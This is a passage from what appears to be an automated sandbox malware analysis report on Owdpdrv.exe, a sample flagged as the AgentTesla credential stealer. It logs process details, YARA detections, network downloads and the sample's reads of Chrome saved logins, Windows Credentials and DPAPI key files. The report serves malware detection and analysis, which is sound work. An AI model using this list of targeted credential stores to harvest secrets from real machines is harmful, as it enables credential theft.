C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CB35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CB35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6B9A1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\8438fa46-7911-4091-9bc6-e0cbdd26aa07	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6B9A1B4F	ReadFile

Analysis Process: Owdpdrv.exe PID: 6760 Parent PID: 3424

General

Start time:	11:27:05
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe'
Imagebase:	0x400000
File size:	1346928 bytes
MD5 hash:	5D3D23738B2B4BB1F7FE3371EA7ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000005.00000002.783743346.0000000002C67000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000005.00000002.783743346.0000000002C67000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 17%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23DD2FB	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23DD2FB	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23DD2FB	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23DD2FB	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23DD2FB	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23DD2FB	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Owdprrr[1]	unknown	1025	37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33	70c0968616f3f1e170908706e76381 3170c0968616f3f1e170908706e763 813170c0968616f3f1e170908706e7 63813170c0968616f3f1e170908706 e763813170c0968616f3f1e1709087 06e763813170c0968616f3f1e17090 8706e763813170c0968616f3f1e170 908706e763813170c0968616f3f1e1 70908706e763813	success or wait	1087	23DD36F	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Owdpdrv.exe PID: 6872 Parent PID: 3424

General

Start time:	11:27:14
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe'
Imagebase:	0x400000
File size:	1346928 bytes
MD5 hash:	5D3D23738B2B4BB1F7FE3371EA7ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	251D2FB	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	251D2FB	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	251D2FB	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	251D2FB	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	251D2FB	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	251D2FB	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Owdprrr[2]	unknown	1025	37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33	70c0968616f3f1e17090870 6e76381 3170c0968616f3f1e170908 706e763 813170c0968616f3f1e1709 08706e7 63813170c0968616f3f1e17 0908706 e763813170c0968616f3f1e 1709087 06e763813170c0968616f3f 1e17090 8706e763813170c0968616 f3f1e170 908706e763813170c09686 16f3f1e1 70908706e763813	success or wait	1087	251D36F	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Owdpdrv.exe PID: 4800 Parent PID: 6760

General

Start time:	11:27:27
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe
Imagebase:	0x400000
File size:	1346928 bytes
MD5 hash:	5D3D23738B2B4BB1F7FE3371EA7ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.932033702.00000000021F4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000003.767263953.00000000004C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.935842915.0000000004F00000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.934613196.0000000003531000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.934476385.0000000002607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.935490984.0000000004970000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB5CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB5CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CB35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CB35705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CA903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CB3CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CA903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CA903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CA903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CA903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CB35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CB35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6B9A1B4F	ReadFile

Disassembly

Code Analysis